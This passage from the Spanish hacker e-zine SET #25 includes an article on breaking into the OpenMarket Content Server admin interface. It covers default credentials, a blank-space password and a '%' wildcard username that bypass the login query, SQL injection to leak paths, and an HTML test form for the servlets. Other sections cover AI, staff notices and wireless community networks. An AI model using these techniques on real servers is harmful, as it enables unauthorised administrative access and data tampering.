Que trata la logica booleana desde un punto de vista mas estadistico, viendo las probabilidades de que un dato se encuentre en un determinado grupo (por ejemplo tama~os de ruedas, habra unos estandares y unos tama~os especiales). Mirar [6].

Desafortunadamente existen muchos elementos que no han sido tratados en este articulo (recuerda que no formamos a nadie ;)), pero si quereis saber mas podeis probar a buscar sobre los siguientes temas:

- Sistemas expertos.
- Programacion orientada a objetos (Eiffel, C++).
- Lenguajes especializados como LISP, PROLOG, Haskell.
- Maquinas de Turing...

En definitiva, he tratado de dar una vision al menos curiosa de lo que es y lo que puede llegar a ser la IA. Espero que os haya gustado y que nos veamos en la proxima peli de Spielberg ;).

Janis
<janis@set-ezine.org>

[Editor: Si os interesa el tema otra vision la da John Searle en su libro "Mente, cerebro y ciencia" donde expone la hipotesis de la habitacion

china]

EOF

```
-[ 0x07 ]--------------------------------------------------------------------
-[ Proyectos, Peticiones, Avisos ]-------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-25-
```

Si aun no te hemos convencido de que escribas en SET esperamos que lo hagas solo para que no te sigamos dando la paliza, ya sabes que puedes colaborar en multitud de tareas como por ejemplo haciendo mirror de SET, graficos, enviando donativos (metalico/embutido), sorprendenos!.

```
    -- Colaboraciones
    -- Mirrors SET
    -- Gente
    -- Equipos Distribuidos  (SET+I / RC5-64 )
    -- SET List
    -- Direccion Postal SET
    -- SET 26
```

-----{ Colaboraciones

Articulos, queremos articulos tecnicos, de opinion, serios, de humor, en realidad lo queremos todo y especialmente si es brillante. Deja de perder el tiempo mirando el monitor como un memo y ponte a escribir YA.

SET: set-fw@bigfoot.com

Para SET #26, im-presionante, que llegara en algun momento del proximo siglo 22 (si todo va bien) te damos algunas ideas....

- Cisco PIX.
- LSSI, articulos legales con fundamento.
- Novell 6.0
- Programacion de utilidades de red con Java
- Montajes y chapuzas electronicas
- Evaluacion de software de seguridad
- Navidad: Esquivando la cena con la familia (con ejemplos)
- Cronica social de tu comunidad.
- Lo que tu quieras...

Tardaremos en publicarlo, puede que no te respondamos a la primera, ni a la segunda, ni a la...(a la tercera puede que si) pero deberias confiar viendo nuestra historia que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido.

Tratad de respetar nuestras normas de estilo. Son simples y nos facilitan mucho la tarea. Si los articulos los escribis pensando en estas reglas, sera mas facil tener lista antes SET y vuestro articulo tambien alcanzara antes al publico.

- 80 COLUMNAS (ni mas ni menos, bueno menos si.)

- Usa los 127 caracteres ASCII, esto ayuda a que se vea como dios manda en todas las maquinas sean del tipo que sean. El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los dise~os en ascii

que luego no se ven bien. Sobre las e~es, cuando envias un articulo con ellas nos demuestras que esto no lo lee nadie.

Y como es natural, las faltas de ortografia bajan nota, medio punto por falta y las gordas uno entero. Que ya tenemos bastante con corregir nuestras propias faltas. ;)

** Volvemos a recordad, _usad_ 80 columnas!!!! **

----{ Mirrors de SET

Estos son y aqui estan, el nivel de actualizacion varia pero en general lo llevan bastante bien.

http://www.vanhackez.com/SET	- Espa~a
http://packetstorm.securify.com/mag/set	- USA
http://salteadores.tsx.org	- USA
http://www.zine-store.com.ar/set	- Argentina
http://ezkracho.com.ar/SET	- Argentina

Para enviar cualquier cosa ya sabeis la direccion, como es habitual.

set-fw@bigfoot.com

-----{ Gente

Que decir?. 1996-2001, mas de cinco a~os ya, 25 numeros, megas y megas de informacion, centenares de articulos y secciones, a todos aquellos que a traves de este tiempo han contribuido a crear la publicacion mas duradera e influyente que ha tenido nunca el under hispano.
Gracias.

Y vosotros, los lectores que siempre habeis estado ahi.
Seguimos en la brecha.

-----{ Equipos Distribuidos.

---{ SET LIST

Mantenemos la lista de correo con la que sois informados puntualmente de todo lo relacionado con SET, noticias interesantes y la salida de cada nuevo numero.

Tambien os podeis dar de alta en la lista de correo desde nuestra web,
en la seccion de Opinion.

http://www.set-ezine.org

Desde esta pagina podeis apuntaros a la lista o participar en el tablon de
SET.

----{ Direccion postal de SET

Por si alguien la necesita.

SET - Saqueadores Edicion Tecnica
Ap. Correos 2051
33080 - Oviedo
(Spain)

---{ SET 26

Che sera, sera, che sempre sucedera, che sera, sera.

EOF

-[0x08]----------
-[Camino al mercado]----------
-[by Paseante]----------SET-25--

The future of digital systems is complexity,
and complexity is the worst enemy of security.

Bruce Schneier

-'_'- En garde -'_'-


Fue a finales del siglo XX cuando la humanidad se embarco en una velocisima carrera para 'situarse' en el ciberespacio, las exigencias de las empresas, las promesas de los departamentos de marketing, la enormidad de los mercados a ganar y el hecho de que todo estaba por hacer y todo parecia posible nos condujo inexorablemente a la situacion del "mas dificil todavia".
Donde habia un servidor web, novisima tecnologia apenas un lustro antes, aparecio un servidor de aplicaciones y un gestor de contenidos y un software para medir el rendimiento de ambos en tiempo real y otro para comprobar la correcion del sacrosanto proceso de compra en los sitios web y la fiabilidad de la plataforma de comercio electronico y mas software para que todos ellos se comunicasen y asi hasta el infinito.
Comenzamos a escuchar nombres como RelyENT, Tonic, Vignette, OpenMarket, Fernway...
Se podia esperar que productos basados en estandares incompletos, a veces incluso en drafts, con continuas presiones para adelantar su lanzamiento al mercado, con relativamente pocos clientes y con todo el equipo de desarrollo intentando que el producto SIMPLEMENTE FUNCIONASE (al menos en un par o tres de "configuraciones testeadas") fuesen seguros?. No.

Para gran parte, sino toda, de la comunidad de seguridad ha sido un axioma que la "seguridad a traves de la oscuridad (security through obscurity)" no funciona. No obstante durante un tiempo nadie busco vulnerabilidades en estos productos por la unica razon de que 'your_average_hacker' no tenia acceso a ellos.

Ese tiempo se acabo.


-'_'- El largo y tortuoso camino -'_'-

En la epoca anterior a que el comercio electronico empezase a controlar la red, el esquema de navegacion era generalmente muy sencillo.



Pero un dia llego en que no reconociamos las URL, los .htm y .html habian desaparecido y no porque el sitio web usase otras conocidas extensiones [.shtml, .php, .asp, .nsf...], se trataba de un autentico cambio en la manera de gestionar y entregar la informacion al cliente.

Nuestro dibujo (perdon por llamar a "esto" dibujo) habia cambiado:



Cuando la URL inicial de una pagina web tiene mas de 50 o 60 caracteres ya puedes comenzar a sospechar que estan utilizando alguno de esos cripticos productos que incluyen recurrentemente en su literatura promocional a topicos como "escalable, J2EE compatible, logica de negocio, mision critica"
Como afecta a la seguridad este nuevo escenario?.
Supongamos que seguimos teniendo permitido solo el trafico web, que casos se han dado de poder acceder directamente a la base de datos Oracle, podria parecer que no cambia gran cosa puesto que el resto de conexiones son "internas".
Sin embargo si antes contabamos con fallos de seguridad que afectasen al servidor web (IIS abstenerse) ahora ademas podemos contar con fallos especificos del servidor de aplicaciones, con fallos en el driver que usan para comunicarse con la base de datos, con fallos en el propio acceso y recogida de los datos.... Y con fallos en la(s) aplicacion(es) que se han desarrollado sobre ese servidor de aplicaciones. En una palabra, pavoroso.
Y eso siendo generosos y admitiendo un cortafuegos bien configurado.

-'_'- Objetivo a la vista -'_'-

Hace algun tiempo yo me encontre en esa situacion, de sorpresa o curiosidad por saber que ***** podia haber en un servidor web para generar URL tan extra~as, con la ayuda de Google u otros buscadores suele ser factible determinar el nombre del producto en cuestion y tras ello buscar informacion en la web del fabricante.
El producto en cuestion habia llamado a pasarse OpenMarket (anteriormente IPS) y como viene siendo habitual para acceder a la documentacion habia que ser usuario registrado. Bueno, ya veremos.
Unos cuantos garbeos por su web mas tarde y con una pila de MB de .pdf en mi disco duro solo sabia que el tal OpenMarket (OPMK) era un "gestor de contenidos". No tenia muy claro que hacia pero parecia que con ese producto se gestionaba completamente el contenido de la web, se definia quien podia cambiar que cosas (al detalle de una simple imagen), a quien habia que avisar si alguien enviaba material nuevo y un monton de virguerias mas, todo eso con maravillosa administracion web basado en Java2EE y XML. La panacea.
Entre sus usuarios ninguna PYME solo grandes grupos multimedia, bancos, telecos, etc.

La documentacion era larga y compleja y mis luces escasas, solo me quedo una

cosa clara.

Habia paginas para hacer login

Con eso y mi innata e inmerecida habilidad para saltarme un sorprendente numero de paginas que piden usuario y password (algo que ha traido a este ezine mas de un par de articulos) parecia que podiamos hacer algo.

Segun la guia de instalacion el servidor web tenia mapeado dos directorios
/futuretense_cs --> Correspondiente a Content Server
/Xcelerate   --> Correspondiente a Content Centre

Tenemos al menos dos paginas de login
/futuretense_cs/AdminForms.html
/futuretense_cs/Xcelerate/LoginPage.html

Si cargamos esas paginas veremos en el fuente, si somos 'rapidos', como no son mas que una manera "amigable" de acceder a la administracion.
Esta es la linea con "fundamento" de LoginPage.html.

```
<META HTTP-EQUIV="Refresh" CONTENT="0;
URL=http://www.algo.com/servlet/ContentServer?pagename=OpenMarket/Xcelerate/
      Admin/LoginPage&inifile=futuretense.ini&inifile=futuretense_xcel.ini">
```

Como veis esta URL es enorme y a eso me referia cuando hablaba de la proliferacion de sitios web en los que nada mas entrar te encontrabas con URLs a primera vista incomprensibles.
Troceemos la URL y acomodemosla al diagrama anterior.
www.algo.com --> Hasta aqui llega el servidor web
/servlet/   --> Le indica que esto vaya al servidor de aplicaciones
ContentServer --> La aplicacion Content Server se hace cargo del resto
?pagename.... --> Parametros para la aplicacion anterior

Y como sabemos que OpenMarket guarda todos su contenido en una base de datos nos podemos imaginar que desde ahi se genera lo que los gurus de SQL llaman "una consulta". ;-)

Como en otras muchas ocasiones una buena configuracion ayuda a mantener los intrusos fuera, descubri que era posible "capar" los accesos a las paginas administrativas mediante ACL (listas de control de acceso), algunos sitios las tenian y otros no.

Una vez presente en la pagina de administracion tenias por defecto acceso de lectura a la mayor parte del site. Tecnicamente hablando a falta de validacion OpenMarket te convertia en "DefaultReader" con la ACL de "Browser" lo cual te mostraba mas de lo necesario pero te impedia hacer cambios.

Pero volvamos a lo nuestro, tenemos una pagina de login y necesitamos un usuario y una password. Uso mi tecnica ultra-secreta y pruebo las que sugiere la guia de instalacion.

User: ContentServer
Pass: FutureTense

En un sorprendente numero de casos funciona y me evita tener que buscar ningun fallo de seguridad en el producto.
Para muchos valdria pero como en SET somos pesados decidi continuar, mi idea era comprobar el nivel de seguridad del sistema de autenticacion en la creencia de que esta gente no podian haber dise~ado algo lo suficientemente seguro porque dudo que tengan experiencia en el area.
Probe las mas habituales y manidas tecnicas de "SQL injection" ya que a fin de cuentas al final lo unico que tenemos es una consulta a una base de datos para validar el usuario.
La tecnica de la comilla simple (') y del comentario (--) no da resultado, el programa dobla cualquier comilla simple. Necesitamos una innovacion.

Y como soy asi de generoso y tuve exito os lo voy a poner facil mostrando
mi proceso deductivo (aporreo de teclas) y tomandome por vosotros la
molestia de recuperar el log de la maquina y emparejar cada peticion que
hice con la consulta SQL que se genero, todo ello para vuestra mayor
comodidad. De nada.

Si intentamos dejar la password en blanco salta un popup informando que la
password no puede estar vacia (comprobacion mediante Javascript).
Probamos con un usuario ContentServer del que no sabemos la clave:

```
<En HTML>
FutureTense
  ContentServer

An error occurred during processing. Check the info log.

Unknown username/password. ContentServer
</HTML>
```

Y en log del servidor de aplicaciones se refleja asi la peticion.

```
CatalogManager Build 171 Date: Dec 20 2000 at 02:54:30
SELECT username,password,id,acl FROM SystemUsers
WHERE username = 'ContentServer' AND password = 'xxxxxxxxxxx'
SELECT username,password,id,acl FROM SystemUsers
WHERE username = 'ContentServer' AND password = 'efeebd6b33987b0a70089b80e6'
```

Hay una conversion de la password (de non-printable a printable) y resulto
que ahi estaba mi nudo gordiano, sucedio cuando probe una password en
blanco pero no vacia, una password consistente en un solo caracter.
Un espacio.

```
User: ContentServer
Pass:  (1 espacio)

<En HTML>
FutureTense
  ContentServer

Welcome ContentServer
Username/password validated.
</HTML>
```

Cuando no mucho mas tarde pude observar el log localice mi entrada con
regocijo, como vemos el "truco del espacio" convierte la peticion desde
un "SELECT talytalytal de Usuarios cuando Usuario=xx AND pass=xx" a un
"SELECT talytalytal de Usuarios cuando Usuario=xx" haciendo caer la
clausula AND y por tanto eliminando la necesidad de entregar una contrase~a
correcta. Un perrito piloto para el caballero y el "spacehack" XDD.

```
CatalogManager Build 171 Date: Dec 20 2000 at 02:54:30
SELECT username,password,id,acl FROM SystemUsers
WHERE username = 'ContentServer' AND password = 'b'
SELECT username,password,id,acl FROM SystemUsers
WHERE username = 'ContentServer'
SELECT aclname,cataccess,description FROM SystemACL
WHERE aclname IN ('SiteGod','Browser','ContentEditor','ElementEditor',
                  'PageEditor')
```

Es suficiente?. Para muchos lo seria pero si en SET llevamos pegando la
paliza tanto tiempo es por algo, supongamos que no se cual es el usuario.
No todos los usuarios tienen porque haber puesto el sugerido "ContentServer"
como no todos pusieron la sugerida clave "FutureTense".

Entonces tenemos una situacion en la que no necesito clave pero no puedo
entrar porque no tengo nombre de usuario con el que saltarme la validacion!!
Y un nombre de usuario de OpenMarket no se saca de cualquier lado, mas bien
solo de uno, de la base de datos donde esta la tabla SystemUsers.

Interesante y frustrante a la vez, ahora la "clave" es el nombre de usuario.
Es lo unico que protege a la interfaz de administracion de OPMK de mi
reconocida ignorancia. Veamos que puedo hacer al respecto.

Partiendo del desconocimiento absoluto de SQL cruza por mi mente la
construcion "LIKE ...." como en "SELECT talytalytal FROM nosedonde WHERE algo
LIKE 'otroalgo'". Y LIKE tiene comodines, de hecho solo me interesa uno de
los comodines, el que equivale al socorrido * en el mundo del listado de
ficheros, hablo del venerable % que hace match a cualquier cosa viviente.

Aqui como pude comprobar la generosidad de los programadores de OPMK llego
a su cumbre.

```
User: %
Pass:  (1 espacio)

Resultado?

<En HTML>
FutureTense
  ContentServer

Welcome %
Username/password validated.
</HTML>
```

Esto comienza a ser impresionante, ahora resulta que no solo puedo saltarme
la password sino que tambien puedo saltarme el nombre de usuario. Las dos
cosas a la vez... asi que luego van en Retevision y se llevan un susto :-)

Lo que ha pasado tambien queda reflejado en el log y no deja de ser curioso

```
CatalogManager Build 171 Date: Dec 20 2000 at 02:54:30
SELECT username,password,id,acl FROM SystemUsers
WHERE username LIKE '%' AND password = 'b'
SELECT username,password,id,acl FROM SystemUsers WHERE username LIKE '%'
SELECT aclname,cataccess,description FROM SystemACL
WHERE aclname IN ('SiteGod','Browser','ContentEditor','ElementEditor',
                  'PageEditor')
```

Como podeis ver, mi trabajo me costo, en el log al usar el comodin se ha
a~adido el LIKE que no aparecia en la consulta anterior. Esto es una 'feature' que aplaudo
como se merece y que deberia ser imitada universalmente.
(Para cuando un AND password LIKE '%'??)

-'_'- Tora, tora, tora -'_'-

Una vez que estamos dentro, no vendria mal intentar describir en texto las
opciones que nos ofrece la interfaz html. Esta dividida en dos frames, el
izquierdo con las diferentes areas y el principal donde se nos muestran los
formularios donde introducir datos, elegir opciones, pulsar botones, etc
junto con el resultado de las acciones que elegimos.
Todo bajo el sugerente titulo de:

Content Server Management Tools

En el frame izquierdo tenemos los siguientes destinos:

Login/Logout	No necesita mayor explicacion
Site	Un mismo OPMK puede gestionar varios sites
Element	Control de los elementos que forman la web
Content Catalog	Control del catalogo (Modify, Add, Mirror, Delete)
Content	Gestion de contenidos en diversos catalogos
User	Manejo de usuarios (Modify, Add, Delete)
ACLs	Manejo de ACLs (Modify, Add, Delete)
Revision Tracking	Para llevar la cuenta de versiones anteriores

En cada uno de esos destinos y dependiendo del mismo tenemos una
entrada de texto y varias acciones aplicables a la entrada que elijamos.
Entre ellas:

En Site [Modify Page, Add page, Modify Status, Modify ACLs, View Page
Modify Page Cache, Delete Pages, Export Pages, Clear Page Cache]

En Content
|
|- Enter Catalog Name:
|- Enter Catalog Key:
|- Enter Value for Key:

Select Operation:
Query for Content
Add new Content
Update Content
Replace Content
Delete Content

En Element Management [Modify, Add, Upload File, Edit File, Delete]

Como vemos se pueden subir ficheros, que no sabemos la ruta fisica?.
Nada que no podamos solucionar recurriendo al SQL y la tecnica de la
comilla simple. Que dije antes que no funcionaba?. Es verdad, pero es que
eso es lo que necesitamos. Una tecnica que no funcione. ;-)
Introducimos un query como : '; SELECT * FROM AssetMgt y el frame principal
queda en blanco, ningun resultado. Ninguno?. Veamos el source de la pagina.

```
</HEAD><BODY BGCOLOR="#ffffff">
<TABLE BORDER="0" BGCOLOR="#ffffff" CELLSPACING="0"
 CELLPADDING="0" WIDTH="461">
<Failed to run template:/aqui/el/path/FutureTense/elements/FutureTense/Apps/
                        AdminForms/ElementMgt/ModifyList.xml
Loop list control undefined or empty: ResultsList [Loop ResultsList null null
                                                                    null]
<br>Containing tag: TABLE--><br>
```

Otro problema resuelto.

En Revision Tracking

|- Enter Catalog Name:
|- Enter value for key:

Select Operation:
Lock

```
                    Commit
                    Release
                    Rollback
                    History
                    Track Catalogs
                    Untrack Catalogs
                    Set Catalog Revisions
                    Delete Revisions
                    Unlock Rows


Las posibilidades como se puede ver son enormes, de hecho son las mismas
posibilidades que tendrias si fueses el administrador.
Oh!, ahora que caigo, lo eres. ;-D

Una pagina web para comprobar la existencia de OPMK, se puede mejorar ;-)

<++>opmk/test.html
<HTML>
<HEAD>
<TITLE> Content Server Quick Test </TITLE>
</HEAD>
<BODY>
<P>Bienvenido a un mini-hack de ContentServer
<FORM action="http://soy.un.ejemplo:80/servlet/ContentServer" method="get">
<input TYPE="TEXT" NAME="pagename" SIZE="20" VALUE="" > Page Name <br>
<input TYPE="TEXT" NAME="tablename" SIZE="20" VALUE="" > Content Table <br>

<input TYPE="TEXT" NAME="resargs1" SIZE="30" VALUE=""> args 1 <br>
<input TYPE="TEXT" NAME="resargs2" SIZE="30" VALUE=""> args 2 <br>
<input TYPE="SUBMIT" name="ftcmd" value="eval"><br>
</FORM>

<FORM action="http:///soy.un.ejemplo:80/servlet/CatalogManager" method="get">
<input TYPE="TEXT" NAME="pagename" SIZE="20" VALUE="" > Page Name <br>
<input TYPE="SUBMIT" name="ftcmd" value="flushpage">
</FORM>
</BODY>
</HTML>
<-->



Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.

Paseante <paseante@attrition.org>



 -'_'-  Recursos  -'_'-
   ------------------

OpenMarket:  "Da place". Si andas vivo puedes coger cosas de interes.
http://www.openmarket.com

WebLogic:    Un servidor de aplicaciones como cualquier otro.
http://www.weblogic.com

Iplanet:     El servidor web preferido por la gente con dinero que malgastar.
http://www.iplanet.com

CounterPane: Secrets and Lies: Digital Security in a Networked World
http://www.counterpane.com/sndl.htm
```

SUN y JAVA: La combinacion que mas dinero hace ganar a los "consultores"
http://java.sun.com

Oracle: Si te vas a pelear con una base de datos, aprende con esta.
http://www.oracle.com

EOF

-[0x09]----------
-[Redes presuntamente libres]----------
-[by madfran]----------SET-25--

RED LIBRE,.....PARA GENTE LIBRE

INTRODUCCION

Estan apareciendo en diversas publicaciones (...de las de verdad, de esas que se pueden encontrar en los kioscos, y cuestan su pasta obtenerlas), algunos articulos que hablan de la nueva generacion de internet libre de todo control por parte de nuestros bien amados gobiernos y demas entes que en teoria trabajan para nuestro bien y en la practica nos saquean a mas y mejor.

Todos los articulos que han pasado por mis manos, en mi opinion (humilde, pero que el tiempo no tarda en revelar como acertada) pecan de un optimismo que no les dejan ver la realidad y provocan una falsa sensacion de nueva tecnologia libre de culpa y pecado, con facil acceso desde cualquier punto.

Es mi intencion al escribir este articulo, hacer una cierta critica constructiva presentando los pros y contras de esta tecnologia, que no siendo nueva, si que esta siendo utilizada de una forma novedosa y puede que en el futuro de mucho que hablar.

UNA ENTREVISTA DE HACE DIEZ ANYOS

Corrian principios de los noventa. Eran epocas en que las redes locales se desarrollaban penosamente y cuando los que creian en cosas como las comunicaciones generalizadas y el empleo masivo de los ordenadores, con cuentas de correo ilimitadas para todo el mundo, se encontraban con preguntas como :

’Para que sirve esto’
’No se que hareis con tantos ordenadores’
’La gente no hara mas que perder el tiempo enviandose mensajes’

o la sacrosanta y demoledora afirmacion....

’El cableado cuesta una barbaridad,.....’

Fue en este momento, cuando mas cansado estabamos de oir estas afirmaciones, cuando recibimos la visita de un visionario, con la pretension de evitarnos todo el embrollo del cableado. Es una empresa que todavia mantiene una web operativa (www.imasde.com), aunque no sabemos que suerte a corrido. La visita no dio grandes frutos, pero desperto un poco nuestro interes. En resumen la idea era bastante sencilla, en lugar de cablear todo el edificio, se instalaba un servidor por planta con una tarjeta emisora, con un punto de acceso desde el cual todo el resto de maquinas se comunicarian mediante otro tipo de tarjetas (tambien emisoras en radio frecuencia) mas sencillas.
Todo ello conforme al est ndar IEEE 802.11 (que segun ellos se aprobaria recientemente). Lo mas sorprendente del tema es que estamos hablando de principios de los noventa y el dichoso estandar no se aprobo hasta el 1997. Fueron realmente unos visionarios que se adelantaron diez anyos a su tiempo y tal vez pagaron caro su osadia.

No fuimos capaces de que se implementara la historia (uno de los problemas que se plantearon, fue la velocidad limitada a 2 Mbps frente a los 10 teoricos de las redes cableadas) y todo siguio su curso y el camino que tantas otras empresas han hecho. Primero una red Token Ring, basada en servidores Novell, despues paso a una anarquia Ethernet con servidores Windows NT y finalmente Windows 2000.

Anyos mas tarde, nos acordamos de la historia cuando se empezo a hablar de los dispositivos telefonicos con tecnologia 3G y empezaron a salir los PDA con conexiones inalambricas,.....nosotros nos preguntamos,...pero esto ya era posible hace diez anyos ? Fue entonces cuando empezaron a caer informaciones de la que pasaba en Seattle y del movimiento incipiente en algunos lugares de Spain. Empezamos a investigar y he aqui el resultado.

...Y LLEGARON LAS MULTINACIONALES Y SUS MONOPOLIOS

Esto fue a mi entender lo que desencadeno el desarrollo de esta tecnologia. La avaricia de algunos gerentes de multinacionales que no saben ver mas halla del resultado del ejercicio en curso. Esta avaricia llega a situaciones como que para obtner una linea ADSL tienes que firmar un contrato de dos anyos,...no todo el mundo esta dispuesto a hacerlo y si lo haces mentalmente piensas que a la minima ocasion buscaras una alternativa. Si el servicio es decoroso y las facturas se ajustan a lo que habias pensado, finalmente te acabas olvidando del tema y te acostumbras, pero si las interrupciones son cosa de todas las semanas, de vez en cuando hay cargos insospechados, la menor modificacionen en tu equipo exige la intervencionde un tecnico que debes pagar religiosamente, la lucecita de rebeldia no se apagara nunca y esperaras pacientemente el momento de pasar de semejantes chupa-sangres.

En algunos sitios de este planeta, se han unido este tipo de problematica, con una alta tecnologia y un trasnfondo social que se ha materializado en protestas violentas y revoluciones calladas. Una de estas ultimas se ha producido en la ciudad americana de Seattle. Si nos pasamos por la pagina de

http://www.seattlewireless.net

podreis seguir la evolucion de su proyecto y su situacion actual. La idea es sencilla, si tenemos que pagar un peaje para pasar por los cables de la companyia que da este (mal) servicio, busquemos un camino para evitar estas supuestas autopistas. Este camino existe y no esta siendo utilizado y se llama espacio radio electrico y mas concretamente la frecuencia que se encuentra alrededor de los 2.4 GHz Esta banda es de libre uso por todo el mundo y de hecho por ahi se comunican multitud de dispositivos de corto alcance. Ademas existe toda un standard en el cual podemos apoyarnos (el anteriormente nominado IEEE 802.11) que ademas evoluciona hacia versiones cada vez mas modernas. La version original hablaba de velocidades de 2 Mbps , la version 802.11a se lanza a los 54 Mbps trabajando en la zona de los 5 Ghz y la 802.11b retrocede a 11 Mbps, pero es que el espectro de los 2.4 GHz esta plagado de hornos microondas, de telefonos y otrod dispositivos perturbadores.

Con estos mimbres los de Seattle han construido un cesto de alrededor de 150 nodos, con los cuales cubren un area de alrededor 400 Km cuadrados, que pueden pareceros muchos pero no son mas que los que caben en un cuadrado de 20 por 20Km. Y por que tantos nodos para tan poco espacio ? ... es la pregunta que flota en el ambiente. La respuesta es sencilla, hay dos serias limitaciones a esta tecnologia :

- La distancia entre dos dispositivos no debe ser superior a los 100 metros. Esta pensado para comunicar un teclado, una impresora o un PDA, pero no para una red de ordenadores.
- No debe haber un abstaculo fisicos poderoso entre ambos dispositivos. Y por obstaculo fisico poderoso, entendemos una pared gruesa y no hablemos ya de una casa completa.

Y sin embargo el sistema ahi les funciona de forma bastante aceptable, la mejor prueba es que algunos proveedores de acceso a internet han declarado que todo eso es ilegal. Pero que hay de ilegal en todo ello ? pues simplemente que normalmente alguno de los nodos ha sido creado por gente que tiene acceso a

internet y ofrecen el ancho de banda que les sobra a la comunidad. El asunto no ha llegado a los tribunales por que nadie ha intentado vender este exceso de conexion y simplemente esta regalando este servicio que no utilizan de forma permanente.

COMO FUNCIONA TODO ESTO

Esta tecnologia ha recibido un gran impulso gracias a linux y sus seguidores. Al ser un proyecto abierto, ha habido alguien que le ha gustado el tema y ha escrito un manual que documenta todo el proceso de instalacion de una red basada en esta filosofia. Como todas estas cosas las podeis encontrar en :

http://www.linuxdoc.org/HOWTO/Wireless-HOWTO.html

y en :

http://bertolinux.fatamorgana.com/

una traduccion al espanyol os espera en :

http://www.redlibre.net/HOWTO/Inalambrico-COMO-3.html

Si solo queremos saber por encima de que va la historia, basta con saber que podemos hacer dos tipos de configuraciones fisicas (olvidemos el infrarrojo):

FHSS (Frequency Hopping Spread Spectrum) y DSSS (Direct Sequence Spread Spectrum)

y dos tipos de configuraciones logicas :

Modo AdHoc (tambin llamado modo independiente), donde hay redes independientes con un BSS (Conjunto de Servicio B sico) cada una. Cada estaci¢n tiene el mismo BSS.

Modo intraestructura, donde el n£mero de redes (con un BSS cada uno) puede comunicarse unas con otras gracias a un Punto de Acceso (uno por cada BSS) para crear un ESS (Conjunto de Servicio Extendido).

Y despues el tema de la compatibilidad, todas Adhoc o todas Infraestructura y con la misma capa f¡sica: todas DSSS o todas FHSS

El hardware, si utilizamos linux, no tiene por que ser muy exigente. Con un Pentium de los primeros y 16 de RAM, el asunto ya funciona. Como puedes ver el problema te puede venir mas por el lado del sistema operativo que por el del software de comunicaciones.

A partir de ahi, la configuracion es exactamente igual a una red clasica, supomniendo el caso de que los equipos sean moviles pero siempre los mismos. Si lo que quieres es configurar algo mucho mas dinamico, donde los equipos evolucionen con el tiempo nada como disponer de un DHCP inalambrico, ya hay gente que esta estudiando el problema y las soluciones las puedes encontrar en http://www.flyinglinux.net/

Finalmente os podreis plantear una preguntita,....quien nos podra escuchar ? Pues la respuesta es que todo el mundo que le de la gana y lo digo en el sentido negativo de la falta de seguridad de este tipo de redes. El proyecto FlyingLinux esta basado en las recomendaciones de seguridad SSH, pero @stake ha demostrado que no soporta un ataque de mas de 1 minuto. Tampoco me sorprende demasiado, todas las tecnologias nuevas adolecen de este tipo de problemas y por tanto esta no va a ser una excepcion. Simplemente hay que tenerlo en cuenta.

Y QUE HAY DE ESTO EN LA ZONA DE HABLA HISPANICA ?

Pues yo solo he encontrado estos sitios donde se empiece a hacer algo. Las direcciones son :

http://www.redlibre.net/
http://www.alcalawireless.com/
http://www.zaragozawireless.org/
http://barcelonawireless.net/
http://madridwireless.net/
http://scqwireless.com/

De ellos, en mi opinion, los mas avanzados son la gente de redlibre. Han empezado a crear sus nodos bajo una serie de premisas basicas pero por demas bastante coherentes, como por ejemplo :

- Exigen acceso libre y gratuito a la RedLibre.
  El objetivo es establecer tuneles entre los diferentes nodos de forma que todos los ususarios finales sean visibles desde cualquier punto de la red.
- Acceso continuo a Internet (independientemente de la tecnolog¡a, ADSL, CableModem, ... lo que sea) de los nodos. De esta forma se garantiza el punto anterior.
- Servidor DHCP con 64/128 direcciones en funcion del area geografica.
- Uso del direccionamiento IP de la RedLibre que han publicado.
- Exigen una direccion de correo estable y desde la cual se den respuestas claras y puntuales (algunos de SET debieran de aprender de esto).
- Abriran una lista de correo para todos los gestores de los nodos.
- Cada nodo debera tener una web con las instrucciones basicas para conectarse a el y una forma de ponerse en contacto con el gestor del nodo para comunicar incidencias.
- Amenazan con eliminar a los que empiecen a utilizar esta red para usos demasiado especiales. (parecen preocupados por la proteccion de los menores)

Parece que de momento han conseguido alzar cuatro nodos en Madrid (Spain) y diecinueve en Sevilla (...mismo pais).

De http://madridwireless.net/ parece que solo funciona un nodo.

Los de http://www.alcalawireless.com/ tambien solo tienen un nodo en marcha.

En http://www.zaragozawireless.org/ parece que todavia se estan buscando entre ellos y a los de http://barcelonawireless.net/ no les he podido localizar ya que su pagina web no daba senyales de vida.

